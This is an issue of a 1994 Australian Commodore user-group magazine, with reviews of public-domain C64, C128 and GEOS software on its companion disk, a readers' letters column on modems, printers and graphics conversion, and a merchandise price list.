'The DeskTop Part 1'  
'Configure Explained'  
'Applications & Desk Accessories'  
'geoPaint & geoWrite Tutorials Pt 1'  
'Photo Manager Part 1'  
'All About Geos Fonts'  
'More to Fonts in Geos'  
'Laser Matrix Editor & Driver'  
'Graphic Geos64 Memory Map'  
'CompleteText Memory Map for - GEOS64 v2.0' and much more.

The World of GEOS



This Publication is to give you more when working with, and using, GEOS. Continuing from WOGHB II :-  
'The DeskTop Part 2'  
'More Than DeskTop in Geos'  
'Auto - Exec Files'  
'geoPaint & geoWrite Tutorials Pt 2'  
'More to Painting in Geos'  
'More to Writing in Geos'  
'Photo Manager Part 2'  
'More to Managing Photos'  
'More to Using Geos'  
'Geos MegaFonts'  
'Icon Design & Modify'  
'MPS - 1230 Printer Driver'  
'Graphic Geos Memory Map'  
'CompleteText Memory Map for - GEOS128 v2.0' and much more.

The World of GEOS



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Cheques Payable to Jane M. Jones \*Overseas Orders add AUD\$5:00

# Discovering Disk-Coverer #9 - August 1994

## APPLICATIONS - Disk #9

reviewed by Doreen Horne

### DATA-STORE

A well designed program with attractive screens, highlighted option choices and a neat screen clearing routine from Mahdu Surendranath.

The database is dimensioned for a total of 200 records, which may each have up to 10 fields. It is straightforward to use, has sorting and searching options and a variety of printout selections, including labels. The printer codes are for COMMODORE compatible printers but, as the program is in BASIC, can be altered to suit any other type of printer. The routine starts at line 3130.

The program can also be saved to tape and the related files then created may be saved to and loaded from tape.

Remember to use DISK option 2 before quitting to save your updated files.

### JACKETPRINTER V2

A later version of a program of the same name which has been in the public domain for some time.

As before using your printer you can create a disk jacket with a directory printout on the outside cover in two columns. If the printout exceeds 32 file names then it is continued on the back of the jacket. The maximum number of names allowed is 88 which is a more than enough for most disk directories.

The file names are sorted into alphabetical order by the program before being printed and it is now possible to reject names you do not wish included - dividers and subsidiary code files, etc. Cut-out and fold lines are also provided so that the disk jacket can be easily constructed after printing.

As before, the program is in BASIC with the printer routine commencing at line 470. The program has been tested using a COMMODORE compatible printer.

### SPEEDTYPE

Will help you improve both your typing accuracy and speed.

### LIFE EXPECTANCY

The program is from the San Mateo of Education and Computer using Educators.

You are required to answer a series of questions relating to your life style, income, education, work habits, exercise, sleeping habits, mental state and other aspects of your life. Your probable life expectancy is then computed.

### CORNER CLOCK64

A clever program which provides a line clock on the top lefthand corner of the screen. It may be set as soon as the program has been run to load the data into memory. Provided you do not overwrite this memory area (\$C000 - 49152 plus), the clock will continue ticking away the seconds until the computer is switched off. RUN STOP/RESTORE apparently gets rid of it and so does SYS 49152, but it may be reactivated with SYS 49155. To change the numeral colors POKE49263 with a color from 0 to 15

### POWER BUDGET

(from Jeff Jones - Associate Editor of LOADSTAR DISKS)

This program was first released on LOADSTAR #49 after winning their Codequest competition in 1987. It was subsequently released into the public domain by Jeff Jones - please see the files POWER BUDGET INFO and BUDGET INTRO (the files are all

'dissolved'(decompressed) and ready for use and the F7 at the end of POWER BUDGET INFO is not programmed to work in this context.

From the menu load

**BUDGET INTRO** which explains the uses of the program on screen.

**MANUAL MAKER** (no turbo loader please) which enables the hardcopy of some 18 pages of instructions relating to the program.

**POWER BUDGET** which is the program itself.

The program is elegantly presented and is an impressive and very practical way of recording one's personal month by month expenses.

### VIDEO PLANNER

This program will provide hardcopy stationary in two sections.

The first is a **PROGRAM PLANNER** upon which you can, with a non-computer related utensil, record the date, channel and times on and off of any television programs you may wish to record on your video recorder.

The second section provides a follow up **PROGRAM RECORD**. Using the aforementioned utensil you have sections in which can be recorded the names of programs on a particular tape, the tape counter on/off settings and the length of the programs recorded.

As is, the program is designed for use with COMMODORE compatible and STAR printers but the coding is in BASIC and should be adaptable for any other printer.

### WORLD QUIZ

The program presents an interesting quiz relating to capital cities throughout the world. Since it was written by D.S.Cooper in 1979 many name changes have occurred,

*Three Great Magazine Titles  
under one roof!*

**Commodore Network  
Cee 64 Alive!  
Commodore World**

particularly in the African countries, and it would be interesting to see how many alterations would be needed to the data to bring the quiz up to date, for the present anyway.

### QUICKSCRIPT

A word processor with a difference. It has a visible printhead from which all characters emerge and the width of the document can be seen immediately from the colored window (colors selectable) which is established by setting the left and right margins.

The function keys which are controlled by a menu at the bottom of the screen control all operations. Typing RETURN returns to the first menu and SHIFT/CLR erases all text.

When typing a 'beep' warns of the approaching right margin, so does the end of the color window. It is up to the user to delete surplus characters which corrupt the line end and then retype whatever word is too long on the next line.

It seems that only a one page document can be printed at any one time, thus one is limited to the bottom page setting for hardcopy.

Loading saved files is a bit peculiar. The program does recognize its own saved files but seems willing to load only one per session. It was found that by resetting the computer, switching the drive off and then on again, then typing SYS3338 it was possible to regain the program and then persuade it to load a different file on occasion.

Whilst this program cannot be regarded as a word processor for reliable, serious use, because it loads quickly (not many blocks involved) and because of its interesting novelty features it is worth using for the occasional short letter.

### UTILITIES Disk #9

reviewed by Doreen Horne

#### SIR NIBBLER II

(from THE WIZARD)

Single or dual drive disk copier. It has an option to read the disk directory and, if two drives are being used, reads that of the second drive. Starting and ending tracks may be adjusted. This copier appears to copy the source disk exactly - if it finds sector errors they are copied as errors - a desirable feature which is not always incorporated into other systems.

#### ERRORSCAN

(The WIZARD'S Error Scanning System for the 1541 disk drive)

The program is well presented and, whilst scanning is slow, in comparison with some commercial programs, it is efficient.

The options available enable one to scan a whole disk for corrupted sectors, chosen tracks or (Option 3) check for non-standard format tracks ie. 36 to 41.

Select BREAK on error rather than PAUSE. No final summary of errors is given and it is necessary to record them as they are found.

#### BIG PIC.(SUPER-PICTURE-EDITOR)

from D.S.Compware

This program, which actually loads multicolor format pictures not high resolution as indicated within the program, expands a selected portion of the picture to become a new picture encompassing the whole screen including all the borders. It's done using interrupts, fine tuned timing and some very clever manipulation of the system.

The file BIG PIC.INST on the disk was acquired with the program. It is written with FUTURE WRITER and is not the easiest way to go about acquiring directions for use of the program.

The file DOC.BIG PIC contains all the pertinent information from the BIG PIC.INST and in addition has some further information for anyone wishing to use the program.

The files HUGE SLICE and ELEPHANT are stand alone pictures in the program's COMPACTED format. They load and run as BASIC programs. Two files produced with the KOALA PAINTER are also included for loading into the BIG PIC program and processing.

#### DISK DOCTOR

The original and still a very useful track and sector editor, without the faults of some of the later versions.

#### WINDOW WIZARD

For creating windows in a BASIC program. A very impressive DEMO file is included which can be used as a guide for creating one's own programs. A list of the special commands with their parameters are available on screen at the end of the DEMO but are also now reproduced for ease of reference in the DOC.W.WIZARD file.

#### SPREDITOR

from Brian Rhodes

Despite its age this is still a very effective sprite editor.

The DOC.SPREDITOR file has been written as a guide for users of the program and it also contains information about many of the commands necessary to operate it. Please see this file for information about loading the SAMPLE SPRITES now provided.

#### OVERDRIVE

(Maximum Overdrive from DIGI DAN)

A program with a sense of humour. It isn't a utility but much can be learnt about programming the C64 by having a look at the code. OVERDRIVE.DES has been provided by the author to explain his ideas for the use of the program.

#### PS DUMP CBM V2.0

(from Jim Harvey for COMMODORE compatible printers)

This program dumps graphics from a PRINTSHOP GRAPHICS disk (2 block graphics for CBM printers) in rows of 5. Makes an attractive record of the disk's contents. Ensure that your printer is switched on before selecting your options.

#### PS DUMP V2.0

(from Greg Schiedler)

A dump for non-COMMODORE PRINTSHOP graphics (the 3 block variety) to Gemini 10X, SG-10 and EPSON compatible printers.

#### PS IMAGE VIEWER

(from QS! Alliance)

For onscreen viewing of selected 2 block PRINTSHOP GRAPHICS.

#### PS DISPAY

(PRINTSHOP DISPLAYER from Steve Due)

For onscreen viewing of 3 block PRINTSHOP GRAHICS. The file PS DISPLAY.D from has further information.

A few 2 and 3 block PS graphic files have been included on the disk.

#### MACSCROLLER

An interesting graphic demo.

#### DIGI RIPPER

#### DIGI MIXER

#### DIGI ORGANISER

These files all present programs of interesting appearance. Unfortunately not being DIGI literate I don't know what can be done with them. I am sure COMMODORE NETWORK would welcome an article from anyone who can tell us more about them.

#### MUSICMASTER

Turn your computer into a musical keyboard. The opening screen has instructions for use of the program

#### ENTERTAINMENT DISK #9

reviewed by Doreen Horne

Many of the programs on this disk were supplied by Don Brooke who spends much time evaluating material in the public domain.

#### LEYDON-HOUSE ADV

(from Adrian Streeter and written with THE QUILL)

Black Matt was thought to be in league with the devil, and then he disappeared. In his lifetime there were black 'goings-on' at his home, Leydon-House, and you set off to investigate, but first you have to get to it. The adventure continues...

#### MOON STROLL

You are standing in a crater that was made when your spaceship crashed. Can you get back to Earth? This is another adventure written with THE QUILL.

#### FLIP IT

Instructions provided within the game. Played on an 8 x 8 grid, the object is to turn as many squares as possible into your selected color, notwithstanding the spelling.

#### TOUGH GUYS

(from Hank Nieborg)

Break through hostile terrain and rescue your mates.

The background scrolling screen and numerous sprites are beautifully designed. There is fortunately an UNLIMITED LIVES option which, in the face of all the opposition, allows one to appreciate the design details.

#### FRANTICFISHERMAN

You don't get time for fishing.

#### PLATFORMS

Not much size to this file but still a challenging game. Move across the platforms if you can.

#### SPY SCHOOL

The spy doesn't stand a chance but the graphics are very good. The object is to avoid being carted off in a state of surrender by that tank!

#### NOTE REGARDING THE LOADING OF SPY SCHOOL

The program dislikes the disk MENU although it may occasionally load with the FASTLOADER. Even loading from the directory or in direct mode from the keyboard is not always successful. If the loading process appears to fail use your RESET SWITCH for instant results.

#### L-GAME

(from L.G.Brown)

A strategic game based on a 4 x 4 grid. Both you and the computer have a graphic 'L' and you may try to prevent the computer from moving its 'L'.

It is essential to type RETURN after the input of EACH co-ordinate, not when you have typed the four required to move the 'L' nor the two required to move the boxes.

#### MAXIMOVE

The game is played on a grid where player 1 uses F5/F7 to select values whilst moving left or right and the computer (or player 2 using F1/F3) does the same moving up or down. The object is to increase your score whilst forcing the opponent to accept negative values.

#### MINI GOLF

Get around the course using a choice of direction and power of stroke. Instructions are included in the program.

#### HEXPLUZZER

Place hex numbers 1 to F in order within a grid

#### DISK-COVERER #9 - GEOS

reviewed by Peter Hunt

#### Quickview V 1.0 by Bill Sharp:

- Will View your GeoWrite Docs

#### C.N.Icon:

- Commodore Network blank dummy icon just for show.

#### Custom Print V1.0 by Terry Van Camp:

- Customize Text Print accessory to recognize your Printers Commands.

#### Text Print V1.2 by Terry Van Camp:

- Will print your GeoWrite 2.1 Documents using your Printers Resident Fonts.

#### GeoMorph V1.0 By Maurice Randall:

- The basic idea of GeoMorph is to take two different Photo scraps & combine them in a gradual transformation. To arrive at various combinations of the two images.

#### GeoView V1.1 by Steven R. Bassler:

- To view, scroll & Print Pictures.

The following graphics were all designed by Gordon Turrall of NSW:

Advance Australia Fair

Ayers Rock

Australia

Oz Flags-1

Oz Flags-2

Geoz DJ-1

Mouser :

- Set Mouse Pointer from photoscrap.

Mouser 2 :

- Set Mouse Pointer from Photo Album

Photograb :

- To view & manage photo scraps.

Pointers 94 :

- Geos mouse pointers use with photograb to create photo scraps.

Icon Editor V1.0 :

- Use this icon editor to customize your Geos Icons.

Preference :

- Commodore Network Pointer.

Pad Colour Prep :

- For different colours of the Geos Icons on the Desk Top Pad.

To All Commodore Network Members:

I hope you enjoy this Geos Disk cover as much as I have trying to put it all together. I have tried to use some of our own local talent in Australia on this Disk. I would like to thank Warren for giving me this chance to try & make this Geos Disk not only interesting but as simple as possible to use.

I would also like to thank Gordon Turrall of NSW for giving me permission to use his graphics on this Disk. Warren & I would like to hear your comments regarding this disk. Any feedback we receive would be very much welcome so please let us know not only what you think of the disk, but what you would like to see on future Disk-Coverer Geos disks. If any Commodore Network Member would like to submit any suitable PD Geos Programmes, Graphics, Fonts, Borders etc. please feel free to write.

Warren & I are also trying to find any Australian & New Zealand Geos Programmers

Yours Faithfully

Peter Hunt - GeoClub

70 Betula St. Doveton Vic.3177

Ph.(03) 791-4991

Disk-Coverer #9 - C128

by Warren Naismith

Keno

Here's the famed numbers game on your computer. Programmed by Louis Avanzi, this has built in instructions, runs in 40 column mode, and allows the user to choose between two and ten numbers a game.

Tetris

OK, so I'm a Tetris freak! Well here's a version for the 18 in 40 column mode. Plug that joystick in port two and have fun!

#### Tarot 3.0

Here's something just a little different catering for the mystic in you. Runs in 80 column mode. The main menu gives you several choices, including carrying out a new reading or reviewing the previous reading. Built in information and an ability to dump to printer. Programmed by B.G. Dodson.

Disk Check

An oldy but a goody! This is programmed by Jim Butterfield and runs in either 40 or 80 column modes. It prints out the BAM (Block Availability Map) and gives the user the following options: Check all files, Check for bad sectors, Recover scratched files, and/or validate.

Double Sider

A disk utility with a difference. This lets you use the back side of a 1541 disk without having to bother to notch it or to flip it over. Programmed by Eric Mason, you will need access to a 1571.

Drive Alignment

Tests your 1541/71 drive for alignment. Don't ask me how accurate it is. Original routine by E. Clutter with modifications by G Shannon. Works in both 64 and 128 40/80 column modes.

Nerdcopy 18V1.2

By Ed Parry. This is probably the best known 128 mode P.D. two drive file copy program around.

Disk Whiz 128

Elegantly programmed by Kevin Hisel, this disk utility does just about everything. It can perform operations on one or more files as selected, offers a redefined numeric keypad (to resemble a PC's cursor pad), and extensive help on line. All functions work with 1541/71/81 drives. Shareware and worth a contribution.

Superdisk 128.Y

Originally programmed by Peter Csaszar and extensively modified by Jacob Pendergrast and later by Neil Cawley, this program offers the user the ability to find a sys address, check alignment, check for disk errors, recover scratched files, purge a disk, or to change the disk ID or header.

CPaint 5.0

A full-featured 80 column paint program written under Ultra Hi-res by Sean K. Tiffany. Five fonts are included on disk for the adding of text to your graphics, and extensive help is available via the on-screen help "button". Plug your joystick or NON-1351 mouse into port two.

Convert BASIC's

A program written by T. Harrison-Smith to aid in the conversion of BASIC programs between BASIC 2 or 4 and BASIC 7. It reads a specified program and proceeds to display all UNKNOWN keywords and the line numbers of lines carrying any PEEK/POKE/SYS/WAIT or USR command. Output can be to screen or printer, and the program will run in either 40 or 80 column mode.

CP/M to Commodore Sequential

Takes a CPM .TXT, .DOC, or .HLP or other ASCII file and translates it to sequential format. Source file must be on a Commodore disk.

#### CP/M Translator

This program was designed for modem users who download a CP/M file to a Commodore disk. Loads a program from the disk into memory for transfer to a CP/M disk. Built-in instructions.

#### MFmformat2.1

Comes with documentation. this program was written by M.Garamszeghy and requires a 1571 disk drive. Enables you to format your disks in any one of a number of popular MFm formats. Can also be used to create custom disk formats if you know what you are doing.

#### Disk-Coverer #9 - Magazine

Warren Naismith

This Disk-Coverer, your flip side is jam packed with routines published in Commodore Network over the past three months plus a file called "Bits & Bits" which is a small tutelage for beginners in computing. Here's a listing of the routines on side two:

Routines from "Bits & Pieces", vol.3, No.6  
Merger  
Lifesaver  
Envel/Address  
"Bits & Pieces" vol.3, No.7  
Colour/bars  
Move/Custom/char  
"Bits & Pieces" vol.3, No.8  
2 pixel/fill  
proofreader  
Char/flip 1  
Char/flip 2  
32/char/data  
Bytes & Bits  
A tutorial for the beginner  
"Subroutines", Vol.3 No.7  
B-file examiner  
B-file relocate  
Disk file log, with docs  
Sub-routines-1  
Subroutines2.SDA

These last two are SDA files. They will need to be "dissolved". Just load and run, following the on-screen instructions, and ensuring that you have a blank, formatted disk handy on which to save the newly released files to.

WARNING! To save yourself from any possible anguish, remove your Disk-Coverer disk NOW and put write-protect tabs on your disk. This will ensure that, should an accident happen, no damage can be done.

Files relating to "Lost Directory Recovery", Vol.3, No.7  
Dir disp- sub rtn  
Dir display 49152  
Dir recov.pic  
Routines from "Getting the most out of non-commodore printers"  
These are for the 128 in 128 mode ONLY.  
Routines from PMCC, Vol.3, No. 7  
As described in this issue's PMCC

# Letters Link

Welcome to another month's postal pottering as I fight my way through the rather large volume of written material and select those items I feel could be of interest to you lot out there. To start with, let's go up to sunny Queensland, where Peter Mead writes:

## GRAPHICS CONVERSIONS

Thanks for the help you have given me in sorting out the graphics conversions.

I have finally succeeded in converting these graphics. Partly as a result of your last letter, partly by studying my Illustrator instructions, and partly by studying my RUN Paint instructions.

Actually, the Illustrator instructions covered the recalling of graphics to the RUN Paint screen. Then, of course, I could save them as Hi-res and convert using Scrap-it (to GEOS). Of course, this is now easy to say.

I was actually getting stuck on one small point. When recalling the graphic to the Run Paint screen, it is necessary to move the pointer to the top left hand corner. In the right position, a "border" appears according to the size of the graphic. Then, by "clicking", the graphic appears on the screen. Once this was in view, I had it made I have now had the pleasure of solving this problem and learning a little in the process.

Actually, the Illustrator is uite interesting. It could easily be customized to include anyone's favourite graphics. Of course it isn't comparable with GEOS, but a lot about graphic conversion could be learnt in the process.

Thanks again for your help with this problem.

*The pleasure's all mine, Peter. Actually, it is amazing just how often we just miss "the little things", and consequently just can't get things to work just right for us. I know I've been in similar situations on a number of occasions and have been frustrated at not achieving the results I desire. In general, the answer has been, at least partially, in the manuals to hand (which I habitually refuse to read unless I absolutely HAVE to!). I usually relise this after I've spent days "gnawing" away at the problem and have finally got it solved - perhaps I'm a fool, but I still reckon the thrill of "doing it yourself" beats the heck out of reading the manual!*

## A FEW ANSWERS

And, from New South Wales, and our very own "Machine code magician", Marc Walters writes:

I read with interest in the latest Loadstar of Commodore's demise. Well, now all those Amiga freaks will know what it feels like to be a C64 owner with no "official support"! Just one more reason to let my A500 gather dust under the bed whilst my ten year young C64 (1984 vintage) continues to be used daily by family members and friends.

I sent a pile of Commodore Networks over to Commodore Format in England last month. Hopefully, they'll do a review on it, or at least put the subscription advert in their news section. I talked to the editor and he seemed quite enthusiastic about CN, so hopefully CF might give it a good plug.

I'll now make a few comments on the June "Letter's Link":

256K C64 (David Stacey)

- "Bacchus" of demogroup "Fairlight" has modified several utilities such as the "Fast Hack'em" copier, and "Level Squeezer" to work with the 1764 RAM Expander. I can supply you with copies for review if you like.

COMMODORE SUPPORT (Ivan Blitz)

The Newcastle Cash Converter shop stocks a large range of secondhand computer equipment. At last count they had dozens of new and old style C64's, disk drives, a pile of C64 and C16 datasets, two crates of tapes and cartridges (mostly unboxed) for the C64, C16, and Vic 20, and a number of good boxed disk programs sharing shelf space with PC and Amiga software.

DISCOVERY-40 (Gary Carter)

When I sent away for Discovery-40 info, Telecom's brochure mentioned that their C64 (and Amiga as well, I think) software was ONLY available from Island Software. Apparently they had some kind of deal going. The original owner of Island Software may still be the official outlet for Discovery-40 software.

Queries (Donald Sheldon)

Home Entertainment Suppliers (Sydney) produces old Activision titles on cartridge. Although not state of the art, the games do benefit from instant loading. Korella Trading stocks the range.

Firstly, many thanks for your work promoting CN. We do need to spread the word far and wide so that those of us who remain with the C64/128 over these coming years continue to have support. I know many of our members do a great deal to promote CN through personal contacts, and, without spending huge amounts on advertising, this is the only way we can go. People will move on to other platforms as and when their needs require it, and we need to continue to actively recruit new members, whether they be in Australia or overseas.

As for the Amiga being the new "orphan" in the Commodore world, it seems there may still be support for it. Europe and America seem to have the more solid backing, and it seems the Australian crowd are going to continue to support at least some of the Amiga line for some time to come. Even so, I think the push will be more towards "upgrades" than actually helping the owners of the lower-end machines.

Many thanks for your help on those questions you covered above, I'm sure that the original correspondants appreciate your time and effort. A couple of things, though.. Firstly, David (Stacey) was referring to a 256k INTERNAL RAM upgrade of the C64, not an REU as you seem to have understood, and secondly, that being said, I'd love to have a review done of those programs you mentioned for the "P.D Power" column. Unfortunately, I don't have a 1764 REU, so, if anyone out there who has one of these beasties would like to try their hand, then please contact me.

## MODEM MYSTERY

Still in N.S.W., and Lance Bosanquet writes as follows:

I have just managed to acquire a modem at the ridiculous price of \$25.00, so I couldn't pass it up, could I! Question is, how does it work?

But first a plug for all you guys who put so much work into our great magazine. I started out at issue #1 and have read all the articles on communications, and what a wealth of information there was. Great work!

However, as there was no information at all with my modem, I am hoping someone out there may be able to help. The description of the modem is as follows:

BRAND : - TAIHAHO

MODEL : - TH002-1

CLASSIFICATION : - AUTO DIAL --  
AUTO ANSWER

The modem plugs directly into the user port and claims to be for almost all C64/128 computers. There are two ports, one labeled "Phone" and the other, "Line". Three switches are also present, the first bearing the labels "tele" and "data", the second displaying the labels "O" and "A", and the third having "F" and "H" displayed. What I

would like to know is what are these last two switches ("O" & "A" and "F" & "H") for? Does anyone have the instructions for this modem? What is its baud rate?

Anyone out there able to help Lance?

## INTERFACE INQUIRY

Sticking to the Premier state (I'm too lazy to move!), and Les Fletcher writes of his problem as follows:

I went to a computer fair recently and while there picked up a Card/Print + G Centronics Parallel Printer interface (Australian brand name TRONIX) for the Vic-20 and the C64. It came complete with what looked like an almost unused manual which had a price tag on it of \$139.95. I paid \$25.00 for it!

Unfortunately, when I hooked it up to the computer, they refused to talk to each other, and, according to the manual, there should be a connector to plug in to the cassette port. There is no sign of such a plug and I can see no place for one to be connected. I guess it's possible something has been removed.

I wonder if you, or any of the readers has had any experience with this interface and, if so, could you help me figure out if I need an extra plug and how I go about connecting it.

Well, I'm afraid this is another one for all you out there. I've had no experience with this cable whatsoever. Can anyone help?

## YOU'RE BEING PROPOSITIONED!

OK, time for me to move on, after all, it is an Australian publication and I think N.S.W. has had it's share for the time being. Let's pop over to South Oz, where David Stacey has an exciting proposition to make to you!

I am writing to you to inform you that I am now embarking on an interesting venture - making games on the PC. Now this may not be directly linked to the C64, but should interest anyone that would like to get into this area of computing.

What I am after is a few (few meaning no more than five) mature and enthusiastic people to help in the creation of an adventure game on the PC format initially, with a view to convert it to the 64 at a later date. Helpers need not have previous experience with computer programming, nor PC experience, although experience in BASIC is preferred and you should have a keen eye for detail. Previous adventure game playing experience is essential, and some knowledge of program structure will be assumed. Genuine applicants only.

All developments will be programmed in the Windows environment in 256 colour format, making full use of multitasking facilities. Helpers will receive the final product in payment for their time, and a percentage from any profits made plus credit included in the game packaging.

Interested parties should forward their application along with ideas to me at my address along with any suggestions. Helpers will be selected fairly and with the strictest of confidence. All ideas forwarded that are not used will be returned to the owners. Further details will be sent out to successful applicants.

Write to:

David Stacey, 3 Tigress Dr., Hallett Cove, S.A., 5158

## OKIMATE

Back to New South Wales, and Gwen Lohman writes ::

I need information on how to run the Okimate 20 printer on the 128. I have the Okidata colour screen print disk for the IBM p.c. in 5.25" format, however, my p.c. clone only has a 3.5" drive, and I have no information on how to use my 128 with the printer. I also have the books to help me run the setup procedure on the P.C.

If anyone has a back up Okimate disk for the pc in 3.5" format, or information on the Okimate 20 in use with the 128, could you please tell me if I need another disk to make the printer operate in colour mode. I have both 3.5" and 5.25" drives for the 128.

I am willing to pay a reasonable price for these disks and the information.

Also, is there anyone out there that knows how to access the 512k RAM expansion working under GEOS? I use a 1571 configuration which only gives me 331k.

Please contact Mrs. Gwen Lohman, 130 Crooked Lane, North Richmond, N.S.W., 2754

OK, Gwen, we can help you a little here. Firstly, if you can't find any help with regards the Okidata disk, just shoot it down to me and I'll transfer it to a 3.5" disk for you. Now, using GEOS you can access the Okimate 20 using a driver of the same name (Okimate 20 - found on your original GEOS boot disk) via a serial connection (i.e. plugged into the back of you disk drive). This okimate 20 driver will print out in eight colours at a resolution of 80 dpi but is somewhat slow. If your printer connection is other than serial (i.e. via the user port) then I'm afraid I can't help as yet can anyone else offer some information? As for the REU problem, I've never used one of these, so am of little help. The obvious answer to me, being a user of RAMLink, is to partition the REU into one 1571 and one 1541 partition, but I am unsure whether this is at present catered for. Once again, can anyone else help?

# Commodore Network Merchandising

9 Wadeson Street Cobram Vic 3644

## DISK UTILITIES

### THE 1581 MASTERS COLLECTION

A collection of 1581 utilities and files, supplied on a 1581 disk. Ideal for owners of this drive or the new CMD FD series drives looking for utilities to help them get the most out of their equipment.

\$5 to subscribers \$7.50 non-subscribers

### THE 1571 MASTERS COLLECTION

As above, but for use with the 1571 drives. Includes programs to help you utilise your drive's ability to handle MS-DOS disks.

\$5 to subscribers \$7.50 non-subscribers

## GEOS

### SAMMANTHA'S GRAPHICS GOES GEOS

Yes, the popular Sammantha's Graphics in GEOS format, a must for those wishing to add a touch of Australiana to their GEOS documents.

\$5

### GEOS BORDERS

by Norman B Gough

A selection of borders for use with GEOS. Two double sided disks for an unbelievable price of just \$7.50 the set.

### CN GEOPAK #1

A selection of GEOS items fresh from Q-Link in the States. This double sided disk contains FULL documentation for most files. Disk contents include: Poster Print, Change BSW, various Fonts, Printer Drivers, and graphics, Unpublish etc. A must for any GEOS collection.

\$5

### CN GEOPAK #2

The long awaited second disk in our GeoPak selection. Full documentation is included. Two disk sides containing, amongst others: Mah Jong, DB Getfile, Fontloader, etc.

\$5

### CN GEOPAK 128

A double sided collection of GEOS PD exclusively for the 128

\$5

## ENTERTAINMENT ADVENTURE DISK #1

The first of our adventure collections.

\$5

## ADVENTURE DISK #2

The follow up to the successful Adventure Disk #1 for the many adventurers out there

\$5

## UTILITIES

### INTERCHANGE 64 and INTERCHANGE 128

Two disks devoted to specialised programs to help the translation of documents or graphics from other computer systems to the C64 and the C128 respectively.

Sold separately at \$5 per disk for subscribers, \$7.50 non-subscribers.

### DEMO GRAPHICS TOOL DISK

A collection of tools for the budding (and experienced) demo artist.

\$5

## DESOTO UTILITIES

An excellent multi-drive operating system for the C64. Handles 1541, 1571, 1581, CMD HD, and RAMLINK in any combination - EXCELLENT!

\$5

## PRINTSHOP GRAPHICS GRAFIX GALORE

Tom Stoehre

Subscribers to LoadStar will be familiar with Tom's Work. This collection is priced at \$10.95 and comes recommended.

## SAMMANTHA'S GRAPHICS

By Sammantha Hayhoe

Looking to add a touch of Australiana to your printed output? Here is a collection of true blue graphics for PrintShop users.

\$5

## NEW! - SAMMANTHA'S GRAPHICS II

By Sammantha Hayhoe

52 new true blue Oz graphics and 67 brand new borders!

## VIDEO SHOP

A multi featured graphics manipulation program capable of working with Print Shop, PrintMaster, Doodle, Koala and standard bit-map graphics. Comes complete with a disk of graphics and a disk of fonts and a detailed manual.

\$12.50

## ACCESSORIES

### MOUSE MATS - \$4.95 each

I now have a range of no-name diskettes in both 5 1/4" and 3 1/2" formats

5 1/4" DS/DD - \$5.50 per box(10) \$50 per 10 boxes(100)

5 1/4" DS/HD - \$10.50 per box(10) \$95 per 10 boxes(100)

3 1/2" DS/DD - \$10.30 per box(10) \$88 per 10 boxes(100)

3 1/2" DS/HD - \$16.50 per box(10) \$150 per 10 boxes(100)

Disk Labels with write protect tabs - 100 for \$2

## PUBLICATIONS

Commodore Network is now carryin a range of publications for the Commodore 8-bit enthusiast. Prices quoted below are for non-subscribers. Subscription holders to CN are entitled to deduct 10% from prices quoted.

**Cee-64 Alive!** - American disk based magazine for the C64/128. Latest edition consists of six disk sides. Issued six times a year and available for just \$35.00  
Sample Disk - JUST \$4.00

**Commodore World** - CMD's latest venture into the realms of Commodore 9-bit support. Paper based and averaging around 50 pages an issue, this publication will appear 8 times a year - \$76.00  
Single Issues \$10.50

Bargain Pack - **Subscriptions to Commodore Network, Cee-64 Alive! and Commodore Network**, all in one convenient once-a-year payment - **ONLY \$132 - WHAT A BARGAIN!**

### Back Issues

All previous editions of Commodore Network are available at a cost of \$3.50 each, post/packing inclusive within Australia. Foreign Subscribers should remit \$4.50 Australian per copy. Past Disk-Coverers are also available at \$2.50 within Australia and \$3.50 Australian each Overseas.

All software orders within Australia should include \$2 to cover postage costs. New Zealand orders add \$3 Aus. to cover postage, and for orders from elsewhere, a postage fee of \$5 Aus. is necessary.

Diskette Orders should include postage of \$2 and 50cents per disk box within Australia, New Zealand Diskette Orders should include \$3 plus 50 cents a disk box per order. Sorry we cannot accept orders for diskettes from elsewhere.